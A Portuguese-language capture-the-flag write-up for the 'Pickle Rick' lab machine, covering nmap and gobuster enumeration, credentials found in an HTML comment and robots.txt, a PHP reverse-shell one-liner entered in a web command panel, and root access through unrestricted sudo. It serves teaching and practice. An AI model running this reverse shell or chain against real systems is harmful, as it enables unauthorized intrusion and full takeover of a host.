


Writeup - PickleRick

Rafael Rodrigues Ribeiro Junior


Comecei utilizando o Nmap para enumerar as portas ligadas na máquina alvo:



```
(rafael@rafaeljr)-[~]
$ nmap 10.66.159.195
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-09 00:07 -03
Nmap scan report for 10.66.159.195
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
```

Serviços ssh e http rodando em suas portas normais. Acessando a aplicação web na porta 80 podemos encontrar um site normal, olhando no código fonte, encontramos um nome de usuário:



```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <div class="container">
      <!--Note to self, remember username! Username: PickleRick-->
    </div>
  </body>
</html>
```

Logo após isso, fiz a enumeração dos diretórios com o gobuster:

```
(rafael@rafaeljr)-[~]
$ gobuster dir -u http://10.66.159.195/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.66.159.195/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/assets (Status: 301) [Size: 315] [→ http://10.66.159.195/assets/]
/index.html (Status: 200) [Size: 1062]
/robots.txt (Status: 200) [Size: 17]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)

Finished
```


Com essa enumeração, conseguimos descobrir dois diretórios interessantes, /assets com alguns arquivos de imagens e códigos e /robots.txt com um texto possivelmente uma senha para o username encontrado anteriormente.



Tentando achar uma página de login, descobri que existia o caminho /login.php, tentando o usuário e o texto aleatório encontrando anteriormente, consegui acesso, aparecendo um campo para digitar uma linha de código:




Com esse campo de linha de comando, busquei um comando de shell reversa e deixei minha máquina escutando no ip 4444:




Command Panel

```
php -r '$sock=fsockopen("192.168.221.82",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```


Execute



Após entrar na máquina alvo, digitei um ls para ver os arquivos e diretórios que eu tinha acesso inicialmente e encontrei o primeiro ingrediente:



Após isso busquei pelo segundo ingrediente e encontrei ele na pasta /home e depois na pasta rick:



E por fim, o terceiro ingrediente, precisaria acessar como root para ter acesso a ele, digite “sudo -l” para encontrar alguma vulnerabilidade de escalação de privilégio, mas vi que todos os comandos estavam liberados, então apenas listei os arquivos do /root e encontrei o último ingrediente:

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-66-159-195:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-66-159-195:
    (ALL) NOPASSWD: ALL
$ sudo ls /root
3rd.txt
snap
$
```